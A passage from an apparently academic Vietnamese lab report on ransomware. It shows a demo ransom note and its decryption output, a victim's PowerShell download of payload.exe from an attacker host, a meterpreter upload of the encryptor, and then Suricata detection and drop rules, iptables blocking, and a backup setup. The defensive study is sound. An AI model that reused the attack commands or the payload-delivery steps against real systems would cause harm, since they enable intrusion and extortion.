


Hình 14: Các file bị đổi phần mở rộng thành .enc



Hình 15: NỘI DUNG BÊN TRONG FILE ĐÃ BỊ MÃ HÓA

- Sau 72 giờ không trả tiền thì tất cả các tệp đều bị xoá, không để lại dấu vết. Nếu nạn nhân đồng ý trả tiền thì sẽ nhận key để chạy file giải mã các tệp.



Hình 16: Các file đã bị xóa sau thời gian đặt ra

```

PS D:\> .\decrypt-v1.2.2.exe
!!! YOUR FILES HAVE BEEN ENCRYPTED !!

All your important documents, photos, and databases are locked.
To restore access, you must pay 500 USD.
Failure to do so within 72 hours will result in permanent data loss.

Key: lehoangphucthinh
Decrypting D:\\payload.exe.enc...
Decrypting D:\\text.txt.enc...
Error: [Errno 13] Permission denied: 'D:\\\\payload.exe'
Decrypting D:\\desktop.ini.enc...
Decrypting D:\\$RECYCLE.BIN\\S-1-5-21-3754882794-3750158756-1107693187-1001\\$IAGMR23.exe.enc...
Decrypting D:\\$RECYCLE.BIN\\S-1-5-21-3754882794-3750158756-1107693187-1001\\$IIJGNW7.exe.enc...
Decrypting D:\\$RECYCLE.BIN\\S-1-5-21-3754882794-3750158756-1107693187-1001\\$IJK2VQC.enc...
Decrypting D:\\$RECYCLE.BIN\\S-1-5-21-3754882794-3750158756-1107693187-1001\\$RAGMR23.exe.enc...
Decrypting D:\\$RECYCLE.BIN\\S-1-5-21-3754882794-3750158756-1107693187-1001\\$RIJGNW7.exe.enc...
Decrypting D:\\$RECYCLE.BIN\\S-1-5-21-3754882794-3750158756-1107693187-1001\\$RIK2VQC.enc...
Decrypting D:\\$RECYCLE.BIN\\S-1-5-21-3754882794-3750158756-1107693187-1001\\desktop.ini.enc...
Error: [Errno 13] Permission denied: 'D:\\\\$RECYCLE.BIN\\S-1-5-21-3754882794-3750158756-1107693187-1001\\desktop.ini'
SUCCESS: The scheduled task "Wipe_D" was successfully deleted.
[+] Đã hủy lịch xóa ổ D:\\
PS D:\>

```


Hình 17: Các file được giải mã khi nạn nhân trả tiền và nhận được key

Hậu quả: Mã hóa file khiến dữ liệu quan trọng (tài liệu, ảnh, database, mã nguồn...) trở nên không đọc được và làm gián đoạn ngay lập tức hoạt động kinh doanh; nạn nhân có thể phải chịu chi phí khôi phục cao hoặc buộc phải trả tiền chuộc, và nếu dữ liệu bị exfiltrate còn có nguy cơ rò rỉ thông tin nhạy cảm. Khi hệ thống không có biện pháp phòng thủ, mã độc có thể lan nhanh trong mạng nội bộ, gây tê liệt diện rộng và tổn thất lớn cho tổ chức.

3.2.2 Tấn công ransomware khi đã có các biện pháp phòng thủ

3.2.2.1 Biện pháp phòng thủ sử dụng IDS/IPS

Dể minh họa khả năng ứng dụng của giải pháp IDS/IPS trong phòng thủ ransomware, dưới đây là kịch bản demo trong môi trường doanh nghiệp giả lập.



Hình 18: Phòng thủ sử dụng IDS/IPS

Trong kịch bản này, sử dụng **Suricata** làm công cụ phát hiện và ngăn ngừa xâm nhập, kết hợp với giao diện **Wireshark** để phân tích gói tích trực quan hơn. Mục tiêu của demo là tái hiện quá trình attacker thực hiện hành vi tấn công qua việc tải lên và upload file độc hại qua máy nạn nhân. Đồng thời chứng minh rằng hệ thống IDS/IPS không chỉ có thể phát hiện lưu lượng bất thường mà còn chủ động phòng ngừa bằng cách chặn gói tin nguy hiểm. Qua đó, demo cung cấp minh chứng thực nghiệm rõ ràng cho hiệu quả của giải pháp nâng cao so với quản trị và truyền thống. Các bước triển khai như sau:

- Cài đặt môi trường thử nghiệm:
 - Chuẩn bị máy ảo và cấu hình IP
 - Cài đặt và khởi chạy Suricata (lệnh cài Suricata để xuất event thời gian thực).

Thiết bị	Địa chỉ IPv4	Subnet Mask	Default Gateway
Kali Linux (Attacker)	192.168.11.20	255.255.255.0	192.168.11.10
Ubuntu (IDS/IPS)	net1: 192.168.11.10 net2: 192.168.10.10	255.255.255.0 255.255.255.0	- -
Window 10 (Victim)	192.168.10.20	255.255.255.0	192.168.10.10

Bảng 1: Bảng địa chỉ IP trong phòng thủ sử dụng IDS/IPS

```
lanchi@lanchi-ubuntu:~$ sudo apt install -y suricata jq
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
suricata is already the newest version (1:7.0.3-1build3).
jq is already the newest version (1.7.1-3ubuntu0.24.04.1).
The following packages were automatically installed and are no longer required:
  libgl1-amber-dri libglapi-mesa libllvm19 liblua5.2-0 libwireshark17t64
  libwiretap14t64 libwsutil15t64
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 2 not upgraded.
```

Hình 19: Cài đặt và khởi chạy Suricata

- Phát hiện truy cập tệp tin độc:

- Tạo thư mục pcaps và cấp quyền truy cập cho máy. Đây là thư mục lưu lại các file pcap trong quá trình giám sát gói tin cho hệ thống, sẽ được dùng để phục vụ cho phân tích kỹ thuật số trong tương lai khi cần thiết.

```
lanchi@lanchi-ubuntu:~$ sudo mkdir -p /var/log/suricata/pcaps
[sudo] password for lanchi:
lanchi@lanchi-ubuntu:~$ sudo chown $(whoami):$(whoami) /var/log/suricata/pcaps
lanchi@lanchi-ubuntu:~$ ls /var/log/suricata/pcaps
attack_20251003T005357.pcap  attack_20251003T005533.pcap
attack_20251003T005503.pcap  attack_20251003T152531.pcap
lanchi@lanchi-ubuntu:~$ ls -l /var/log/suricata/pcaps
total 624
-rw-r--r-- 1 tcpdump tcpdump 158218 Oct  3 01:21 attack_20251003T005357.pcap
-rw-r--r-- 1 tcpdump tcpdump 158218 Oct  3 01:21 attack_20251003T005503.pcap
-rw-r--r-- 1 tcpdump tcpdump 158218 Oct  3 01:21 attack_20251003T005533.pcap
-rw-r--r-- 1 tcpdump tcpdump 159744 Oct  3 15:57 attack_20251003T152531.pcap
```

Hình 20: Tạo thư mục pcaps và cấp quyền truy cập

- Thực hiện cấu hình rules cảnh báo cho Suricata tại Ubuntu. Trong Suricata đã có sẵn rules, tuy nhiên thực hiện cấu hình rules với mã SID mới để có thể mô phỏng cách thiết lập, loại rules mà mình đã thiết lập:

```

lanchi@lanchi-ubuntu:~$ sudo cat /etc/suricata/rules/local.rules
#HTTP download
alert http any any -> any any (msg:"TEST HTTP GET payload.exe";
                                    http.uri; content:"/payload.exe"
                                    ;nocase; sid:1000001;rev:1;)

#DNS query C2-ish
alert dns any any -> any any (msg:"NET-DEMO DNS C2 domain";
                                    dns.query; content:".evil.";
                                    nocase; sid:1000002; rev:1;)

#SMB/445 connections
alert tcp any any -> any 445 (msg:"NET-DEMO TCP to SMB port 445";
                                    sid:1000003; rev:1;)

#Beaconing heuristic
alert http any any -> any any (msg:"NET_DEMO HTTP possible beaconing";
                                    http.method; content:"POST";
                                    threshold: type both, track by_src, count 5, seconds 60;
                                    sid:1000004; rev:1;)

```

Hình 21: Cấu hình rule cảnh báo

- Trên Ubuntu mở 3 terminal, trong đó 2 terminal dùng để quan sát alert realtime và quan sát HTTP events giữa 2 máy attacker và victim. Terminal còn lại sẽ ghi lại các gói tin lưu thành file pcap lưu vào thư mục đã tạo từ lúc đầu.

```

lanchi@lanchi-ubuntu:~$ sudo tail -F /var/log/suricata/eve.json | jq --unbuffered 'select(.event_type="http") | {time:.timestamp, src:.src_ip, dst:.dest_ip, host:.http.host, url:.http.http_method, ua:.http.http_user_agent, len:.http.content_length}'
[sudo] password for lanchi:
{
  "time": "2025-10-03T00:52:14.029432+0700",
  "src": "fe80:0000:0000:0000:71d6:8008:a91c:5e3a",
  "dst": "ff02:0000:0000:0000:0000:0001:0003",
  "host": null,
  "url": null,
  "ua": null,
  "len": null
}

```

Hình 22: Lệnh http server

```

lanchi@lanchi-ubuntu:~$ sudo tail -F /var/log/suricata/eve.json | jq --unbuffered 'select(.event_type="alert") | {time:.timestamp, sid:.alert.signature_id, msg:.alert.signature, src:.src_ip, dst:.dest_ip, src_port:.src_port, dst_port:.dest_port}'
{
  "time": "2025-10-03T00:49:12.302261+0700",
  "sid": null,
  "msg": null,
  "src": "fe80:0000:0000:0000:71d6:8008:a91c:5e3a",
  "dst": "ff02:0000:0000:0000:0000:0001:0003",
  "src_port": 60019,
  "dst_port": 5355
}

```

Hình 23: Lệnh arlet real time

```

lanchi@lanchi-ubuntu:~$ sudo tcpdump -i any host 192.168.11.20 and host 192.168.10.20 -s -0 -w /var/log/suricata/pcaps/attack_$(date +%Y%m%dT%H%M%S).pcap &
[2] 3286
lanchi@lanchi-ubuntu:~$ tcpdump: data link type LINUX_SLL2
tcpdump: listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
echo $! > /tmp/tcpdump_attack.pid
lanchi@lanchi-ubuntu:~$ 

```

Hình 24: Ghi lại các gói tin và lưu thành file pcap

- Tại máy victim thực hiện truy cập lên server để tải về file pay-

load của attacker. Lúc này cả 2 terminal trên sẽ hiển thị cảnh báo thao tác từ máy nạn nhân. Các thông tin sẽ gồm có thời gian, mã cảnh báo (sid) đã cấu hình ở file rules, source IP, destination IP, port,...

```

lanchi@lanchi-ubuntu:~ | lanchi@lanchi-ubuntu:~ |
"dst_port": null           "ua": null,
}                           "len": null
[                           }
"time": "2025-10-03T00:58:03.779664+0700", "time": "2025-10-03T00:58:03.779664+0700",
"sid": 1000001,           "src": "192.168.10.20",
"msg": "TEST HTTP GET payload.exe", "dst": "192.168.11.20",
"src": "192.168.10.20", "host": null,
"dst": "192.168.11.20", "url": "GET",
"src_port": 52293,        "ua": "Mozilla/5.0 (Windows NT; Windows NT 10.0;
"dst_port": 8080          "en-US) WindowsPowerShell/5.1.19041.2673",
}                           "len": null
[                           }
"time": "2025-10-03T00:58:03.779681+0700", "time": "2025-10-03T00:58:03.779681+0700",
"sid": 1000001,           "src": "192.168.10.20",
"msg": "TEST HTTP GET payload.exe", "dst": "192.168.11.20",
"src": "192.168.10.20", "host": null,
"dst": "192.168.11.20", "url": "GET",
"src_port": 52293,        "ua": "Mozilla/5.0 (Windows NT; Windows NT 10.0;
"dst_port": 8080          "en-US) WindowsPowerShell/5.1.19041.2673",
}                           "len": null
[                           }
"time": "2025-10-03T00:58:03.784985+0700", "time": "2025-10-03T00:58:03.784985+0700",
"sid": null,               "src": null,
"msg": null,               "dst": null
}

```

Hình 25: Các cảnh báo thao tác từ máy nạn nhân

- Khi Suricata cảnh báo dựa trên rules đã viết (sid: 1000001) tức là hành động liên quan đến tấn công. Lập tức chặn toàn bộ luồng forward đến địa chỉ đích, lưu lại log bằng chứng vào file txt. Sau khi chặn, kiểm tra máy nạn nhân truy cập lại vào server máy tấn công, kết quả bị từ chối.

```

lanchi@lanchi-ubuntu:~ $ sudo iptables -I FORWARD -d 192.168.11.20 -j DROP
lanchi@lanchi-ubuntu:~ $ sudo iptables -L FORWARD -n --line-number > ~/iptables_forward_after_block.txt
lanchi@lanchi-ubuntu:~ $

```

Hình 26: Chặn toàn bộ luồng forward đến địa chỉ đích và lưu bằng chứng vào file txt

```


PS D:\> Invoke-WebRequest -Uri "http://192.168.11.20:8080/payload.exe" -OutFile .\payload.exe
Invoke-WebRequest : Unable to connect to the remote server
At line:1 char:1
+ Invoke-WebRequest -Uri "http://192.168.11.20:8080/payload.exe" -OutFi ...
+ CategoryInfo          : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebRequest], WebExc
ption
+ FullyQualifiedErrorMessage : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
PS D:\>

```

Hình 27: Máy nạn nhân đã bị chặn truy cập đến máy chủ tấn công

- Để xem nội dung gói tin đã down, có thể dùng Wireshark để kiểm tra. Chọn cổng để Wireshark theo dõi các phiên làm việc,

sau đó lọc IP và giao thức để kiểm tra. Phát hiện phiên yêu cầu GET file từ HTTP, chọn để xem TCP Stream của gói tin đó.



Hình 28: Nội dung gói tin payload.exe

- Thực hiện phòng ngừa hành vi upload tệp tin độc, trong trường hợp máy tính nạn nhân đã khởi chạy file payload.exe và kẻ tấn công có session máy tính nạn nhân:

- Cấu hình rules loại bỏ những tập tin đáng ngờ.

```

lanchi@lanchi-ubuntu:~$ sudo nano /etc/suricata/rules/drop.rules
lanchi@lanchi-ubuntu:~$ sudo cat /etc/suricata/rules/drop.rules
#DROP tcp packet
drop tcp any any -> any any (msg:"DROP HTTP contains payload.exe";
                                content:"payload.exe"; nocase;
                                sid:2000001; rev:1;)

#DROP HTTP uploads
drop tcp any any -> any any (msg:"DROP HTTP multipart file upload attempt";
                                content:"Content-Disposition: form-data";
                                nocase; http_header; sid:2000002; rev:1;)

#DROP any TCP to SMB
drop tcp any any -> any 445 (msg:"DROP TCP to SMB port 445 (lab block)";
                                sid:2000003; rev:1;)

#DROP HTTP POST request that include suspicious extensions
drop http any any -> any any (msg:"DROP HTTP POST with suspicious URI ext";
                                flow:to_server,established;
                                http.method; content:"POST";
                                http.uri; pcre:"/(\.ps1|\.exe|\.zip)$i";
                                sid:2000004; rev:1;)

```

Hình 29: Cấu hình rule loại bỏ những tập tin đáng ngờ

- Nạp rules vào Suricata và backup. Nếu báo successfully thì thành công.

```

lanchi@lanchi-ubuntu:~$ sudo cp /etc/suricata/rules/local.rules /etc/suricata/ru
les/local.rules.bak 2>/dev/null || true
[sudo] password for lanchi:
lanchi@lanchi-ubuntu:~$ sudo cat /etc/suricata/rules/drop.rules | sudo tee -a /e
tc/suricata/rules/local.rules >/dev/null
lanchi@lanchi-ubuntu:~$ sudo /usr/bin/suricata -c /etc/suricata/suricata.yaml -T
i: suricata: This is Suricata version 7.0.3 RELEASE running in SYSTEM mode
i: suricata: Configuration provided was successfully loaded. Exiting.
lanchi@lanchi-ubuntu:~$ 

```

Hình 30: Nạp rules vào Suricata và backup

- Kết hợp với việc đã phát hiện cảnh báo từ địa chỉ IP đáng nghi ở những bước trên. Tạo terminal mới nhập lệnh ghi lại quá trình vận chuyển các gói tin giữa 2 máy và lưu thành file pcap mới tại thư mục /tmp.

```

lanchi@lanchi-ubuntu:~$ sudo tcpdump -i any host 192.168.11.20 and host 192.168.10.20 -s 0 -w /tmp/meterpreter_upload.pcap
[1] 4853
lanchi@lanchi-ubuntu:~$ tcpdump: data link type LINUX_SLL2
tcpdump: listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
echo $! >/tmp/tcpdump_meterpreter.pid
lanchi@lanchi-ubuntu:~$ sudo kill $(cat /tmp/tcpdump_meterpreter.pid) || true
14017 packets captured
16834 packets received by filter
2817 packets dropped by kernel

```

Hình 31: Ghi lại quá trình vận chuyển các gói tin

- Quan sát thấy port của IP 192.168.11.20 là 4444. Cài đặt NFQUEUE

để từ chối các gói tin từ cổng này. Khởi chạy suricata và kiểm tra.

```
lanchi@lanchi-ubuntu:~$ sudo tshark -r /tmp/meterpreter_upload.pcap -q -z conv,tcp
Running as user "root" and group "root". This could be dangerous.
=====
TCP Conversations
Filter:<No Filter>
=====
      |      <-      | |      ->      | |      Total      |      Rela
tive  | Duration  |                                | Frames  Bytes | | Frames  Bytes | | Frames  Bytes |      St
art   |           |                                |          |          |          |          |
192.168.11.20:4444    <-> 192.168.10.20:50742      1648 106 kB      12369 18 MB      14017 18 MB      0.00
00000000 44.3813
=====
```

Hình 32: Port của ip 192.168.11.20 là 4444

```
lanchi@lanchi-ubuntu:~$ sudo iptables -I FORWARD -p tcp --dport 4444 -j NFQUEUE --queue-num 0
lanchi@lanchi-ubuntu:~$ sudo /usr/bin/suricata -c /etc/suricata/suricata.yaml -q 0 -v
Notice: suricata: This is Suricata version 7.0.3 RELEASE running in SYSTEM mode
Info: cpu: CPUs/cores online: 1
Info: exception-policy: master exception-policy set to: auto
Info: nfq: NFQ running in standard ACCEPT/DROP mode
Info: logopenfile: fast output device (regular) initialized: fast.log
Info: logopenfile: eve-log output device (regular) initialized: /var/log/suricata/eve.json
Info: logopenfile: stats output device (regular) initialized: stats.log
Info: detect: 1 rule files processed. 1 rules successfully loaded, 0 rules failed, 0
Info: threshold-config: Threshold config parsed: 0 rule(s) found
```

Hình 33: Cài đặt NFQUEUE từ chối các gói tin từ cổng 4444

```
lanchi@lanchi-ubuntu:~$ sudo iptables -L FORWARD -v -n --line-numbers
Chain FORWARD (policy ACCEPT 88380 packets, 87M bytes)
num pkts bytes target     prot opt in     out     source               destination
 1    40  3328 NFQUEUE    6  --  *      *      0.0.0.0/0            0.0.0.0/0          tcp dpt:4444 NFQUEUE num 0
 2     0    0 NFQUEUE    6  --  *      *      0.0.0.0/0            0.0.0.0/0          tcp dpt:8080 NFQUEUE num 0
 3     0    0 ACCEPT     0  --  eth0    eth1   0.0.0.0/0            0.0.0.0/0          state RELATED,ESTABLISHED
 4     0    0 ACCEPT     0  --  eth1    eth0   0.0.0.0/0            0.0.0.0/0
lanchi@lanchi-ubuntu:~$
```

Hình 34: Kiểm tra NFQUEUE

- Upload file encrypt từ máy tấn công sang máy nạn nhân để kiểm tra, kết quả không thể gửi qua (timed out).

```

meterpreter > upload ~/Documents/ransomwarev1.2.2/encrypt-v1.2.2.exe D:
\\encrypt-v1.2.2.exe
[*] Uploading : /home/kali/Documents/ransomwarev1.2.2/encrypt-v1.2.2.e
xe → D:\\encrypt-v1.2.2.exe
[*] Uploaded 8.00 MiB of 13.24 MiB (60.43%): /home/kali/Documents/ranso
mwarev1.2.2/encrypt-v1.2.2.exe → D:\\encrypt-v1.2.2.exe
[*] Uploaded 13.24 MiB of 13.24 MiB (100.0%): /home/kali/Documents/rans
omwarev1.2.2/encrypt-v1.2.2.exe → D:\\encrypt-v1.2.2.exe
[*] Completed : /home/kali/Documents/ransomwarev1.2.2/encrypt-v1.2.2.e
xe → D:\\encrypt-v1.2.2.exe
meterpreter > upload ~/Documents/ransomwarev1.2.2/encrypt-v1.2.2.exe D:
\\encrypt-v1.2.2.exe
[-] Send timed out. Timeout currently 15 seconds, you can configure thi
s with sessions --interact <id> --timeout <value>

```

Hình 35: Upload file encrypt

```

PS D:\\> .\\payload.exe
PS D:\\> ls

Directory: D:\\

Mode                LastWriteTime         Length Name
----                -----        -
d-----          10/3/2025   2:04 PM           New folder
-a----  10/4/2025   6:14 PM      10823127 decrypt-v1.2.2.exe
-a----  10/4/2025   4:37 PM       73802 payload.exe
-a----  10/4/2025  12:01 AM          174 txt.txt

```

Hình 36: Kiểm tra kết quả

3.2.2.2 Biện pháp phòng thủ Backup

- Thực hiện biện pháp backup bằng virtual tape ảo hóa với quadstor.


– **Giới thiệu về Quadstor VTL:** QuadStor Virtual Tape Library (VTL) là một giải pháp phần mềm VTL mạnh mẽ, thường được sử dụng để triển khai các hệ thống sao lưu dựa trên đĩa. Đây là công cụ giúp hiện đại hóa quy trình sao lưu bằng cách thay thế (hoặc bổ sung) băng từ vật lý bằng đĩa cứng tốc độ cao, nhưng vẫn giữ nguyên giao diện giao tiếp quen thuộc với phần mềm sao lưu.

- * Chức năng chính của quadstor là phần mềm giả lập băng từ. Phần mềm biến những đĩa cứng vật lý hoặc các vùng lưu trữ mạng của người dùng thành các thư viện và băng từ ảo.
- * Các tính năng nổi bật của VTL:
 - Deduplication (Khử trùng lặp): QUADStor hỗ trợ khử

trùng lặp dữ liệu toàn cục, giúp tiết kiệm đáng kể dung lượng lưu trữ bằng cách chỉ lưu trữ một bản duy nhất của các khối dữ liệu trùng lặp.

- Tương thích rộng: Giả lập thiết bị của nhiều hãng lớn (như IBM, HP), đảm bảo hoạt động trơn tru với hầu hết các phần mềm sao lưu phổ biến.
- Giao thức: Hỗ trợ truy cập thiết bị băng ảo qua các giao thức mạng lưu trữ như iSCSI và Fibre Channel (FC).
- Quản lý lưu trữ: Cho phép người dùng quản lý các nhóm đĩa vật lý (Storage Pool) để phân bổ dung lượng cho các băng ảo.

– Sơ đồ hoạt động của TAPE.



Hình 37: Sơ đồ hoạt động của TAPE

– Các bước thực hiện.

Thực hiện cài đặt máy ảo:

Name	Type	IP Address	Subnet
Server	Windows Server 2022	192.168.10.5	255.255.255.0
Client	Windows 10	192.168.10.128	255.255.255.0
TAPE	Ubuntu Server	192.168.10.15	255.255.255.0

Bảng 2: Bảng thông tin thiết bị và địa chỉ mạng cho backup VTL

- Thực hiện cài đặt các package cần thiết cho quadstor trên máy TAPE.

- * Cài đặt các package cần thiết.

```

1. apt-get install uuid-runtime
2. apt-get install build-essential
3. apt-get install sg3-utils
4. apt-get install apache2
5. apt-get install psmisc
6. apt-get install firmware-qlogic (for FC access)
7. apt-get install linux-headers-generic
8. a2enmod cgi

```

Hình 38: Các package cần thiết cho quadstor

- * Cài đặt quadstor về máy TAPE. Sau khi cài đặt hoàn tất, reboot máy để dịch vụ được khởi động.

```

--2025-10-12 03:43:25-- https://quadstor.com/vtlstd/quadstor-vtl-std-3.0.79.27-debian12-x86_64.deb
Resolving quadstor.com (quadstor.com)... 208.87.128.117
Connecting to quadstor.com (quadstor.com)[208.87.128.117]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6589912 (6.3M) [application/vnd.debian.binary-package]
Saving to: 'quadstor-vtl-std-3.0.79.27-debian12-x86_64.deb.1'

quadstor-vtl-std-3.0.79.27-debian12-x86 100%[=====] 6.28M 3.14MB/s in 2.0s

2025-10-12 03:43:29 (3.14 MB/s) - 'quadstor-vtl-std-3.0.79.27-debian12-x86_64.deb.1' saved [6589912/6589912]

```

Hình 39: Cài đặt quadstor về máy (1)

```


dang@tape:~$ sudo dpkg -i quadstor-vtl-std-3.0.79.27-debian12-x86_64.deb
(Reading database ... 89978 files and directories currently installed.)
Preparing to unpack quadstor-vtl-std-3.0.79.27-debian12-x86_64.deb ...
usermod -G vtprocgrp www-data > /dev/null 2>&1
Unpacking quadstor-vtl-ext (3.0.79.27) over (3.0.79.27) ...
dpkg: dependency problems prevent configuration of quadstor-vtl-ext:
  quadstor-vtl-ext depends on build-essential; however:
    Package build-essential is not installed.
  quadstor-vtl-ext depends on postgresql; however:
    Package postgresql is not installed.
  quadstor-vtl-ext depends on libpq-dev; however:
    Package libpq-dev is not installed.

dpkg: error processing package quadstor-vtl-ext (--install):
  dependency problems - leaving unconfigured
Processing triggers for libc-bin (2.41-6ubuntu1) ...
Errors were encountered while processing:
  quadstor-vtl-ext

```

